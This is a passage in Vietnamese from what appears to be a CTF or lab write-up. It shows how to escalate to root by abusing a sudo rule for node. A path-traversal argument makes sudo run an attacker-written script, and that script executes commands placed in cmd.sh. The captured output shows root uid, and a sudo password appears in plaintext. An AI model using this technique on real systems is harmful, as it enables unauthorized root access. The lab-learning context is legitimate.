exec('/bin/sh cmd.sh', (err, stdout, stderr) => {
  if (err) {
    // node couldn't execute the command
    return;
  }

  // the *entire* stdout and stderr (buffered)
  console.log(`stdout: ${stdout}`);
  console.log(`stderr: ${stderr}`);
});
```

Với lệnh `echo` thì chỉ cần sửa file cmd.sh thôi khỏi upload lên nhiều lần

Kết quả test:

```
echo "id" > cmd.sh
cat cmd.sh
id
echo 5DymSe0rbLE491QsCLgm | sudo -S /usr/bin/node /usr/local/scripts/../../../tm
p/sh2.js
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Bro nào có cách ổn hơn hay stablize được shell luôn thì chỉ với :3 Cảm ơn nhiều!

Happy Hacking